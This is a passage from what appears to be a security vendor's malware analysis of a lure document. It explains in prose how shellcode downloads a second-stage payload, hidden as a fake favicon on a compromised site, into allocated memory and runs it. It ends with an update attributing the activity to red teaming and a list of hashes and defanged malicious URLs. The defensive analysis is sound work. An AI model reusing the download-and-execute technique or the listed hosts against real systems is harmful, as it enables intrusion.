

Figure 19: Checking the http request success

If the return value of *HTTPSendRequestExA* is true, it means the request is successful and the code proceeds to the next step. In this step it calls *VirtualAllocExA* to allocate a memory region and then calls *InternetReadFile* to read the data and write it to the allocated memory.

Figure 20: InternetReadFile call

At the end it jumps to the start of the allocated memory to execute it. This is highly likely to be another shellcode that is hosted on the compromised “asia-kotoba.net” site and planted as a fake favicon in there.

Since at the time of the report the target URL was down, we were not able to retrieve this shellcode for further analysis.

[Update:2020-10-09]

After further investigations we realized that this activity has no relation to any APT group and is part of red teaming activity.

Malwarebytes blocks access to the compromised site hosting the payload:



Figure 21: Lure document attempting to contact remote site

IOCs

Lure document:
31368f805417eb7c7c905d0ed729eb1bb0fea33f6e358f7a11988a0d2366e942

Archive file containing lure document:
d68f21564567926288b49812f1a89b8cd9ed0a3dbf9f670dbe65713d890ad1f4

Document template image:
yourrighttocompensation[.]com/ping

Archive file download URLs:
yourrighttocompensation[.]com/?rid=UNfxeHM
yourrighttocompensation[.]com/download/?
key=15a50bfe99cfe29da475bac45fd16c50c60c85bff6b06e530cc91db5c710ac30&id=0
yourrighttocompensation[.]com/?rid=n6XThxD
yourrighttocompensation[.]com/?rid=AuCllLU

Download URL for final payload:
asia-kotoba[.]net/favicon32.ico